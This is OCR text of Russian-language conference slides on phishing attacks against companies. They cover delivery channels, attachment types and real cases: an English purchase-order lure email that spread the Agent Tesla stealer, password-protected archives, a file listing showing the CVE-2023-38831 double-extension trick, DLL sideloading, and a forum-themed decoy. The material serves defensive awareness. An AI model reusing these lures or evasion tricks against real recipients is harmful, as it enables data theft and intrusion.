Ярослав Бабин
Директор по продуктам для симуляции атак

Хакер, почта, два письма


О чем поговорим

- Почему фишинг — самый популярный способ получения доступа к инфраструктуре
- Как и с помощью чего атакуют хакеры в реальной жизни
- Как злоумышленники обходят почтовые средства защиты информации
- Как проверить защищенность компании от атак через почту

Успешные атаки на компании

Меньше, но всё же атакуют

- 1% Мессенджеры
- 1% Поддельные обновления
- 1% Официальные магазины приложений
- 1% Социальные сети




Актуальные киберугрозы для организаций: итоги 2023 года

Почему фишинг

- Низкий порог входа (сервисы ransomware-as-a-service)
- Windows — самая используемая ОС, и это облегчает хакерам создание вредоносного ПО
- По этой же причине легко сделать атаку с таким вредоносом массовой
- Злоумышленникам не нужно пытаться поломать всех — достаточно взломать тех, кто менее защищен

Методы распространения


Каналы распространения фишинга, 2022–2023 годы



Тренды фишинговых атак на организации в 2022–2023 годах

Что используют хакеры

Типы вложений (доля сообщений)




Тренды фишинговых атак на организации в 2022–2023 годах

01

Примеры реальных атак

Исполняемый файл в архиве

Рассылка стилера Agent Tesla под видом финансовых документов



undisclosed-recipients:

NEW PO

new po.zip
606 KB

Hello Sir,

Good day!..,

Carefully study our attached order list and let us know what products you can supply us, all products in our list are very necessary in large quantities.


quote us respectively your best price, the availability of each of the products and the delivery time make it possible to work with it.


Payment Terms: 30% TT & 70% LC SIGHT.

Waiting for your reply.

Heartily.

Исполняемый файл в архиве с паролем






Использование CVE-2023-38831

..		File folder
Пример формы для заполнения.pdf	15,453,508	File folder
Пример формы для заполнения.pdf *	532,414	File
..		File folder
Пример формы для заполнения.pdf .exe *	15,453,508	Applicatio

Использование DLL sideloading



Петербургский международный экономический форум (2019)


Петербургский международный экономический форум (ПМЭФ) – уникальное событие в мире экономики и бизнеса. ПМЭФ проводится с 1997 года, а с 2006 года проходит под патронатом и при участии Президента Российской Федерации.

За прошедшие двадцать лет Форум стал ведущей мировой площадкой для общения представителей деловых кругов и обсуждения ключевых экономических вопросов, стоящих перед Россией, развивающимися рынками и миром в целом.

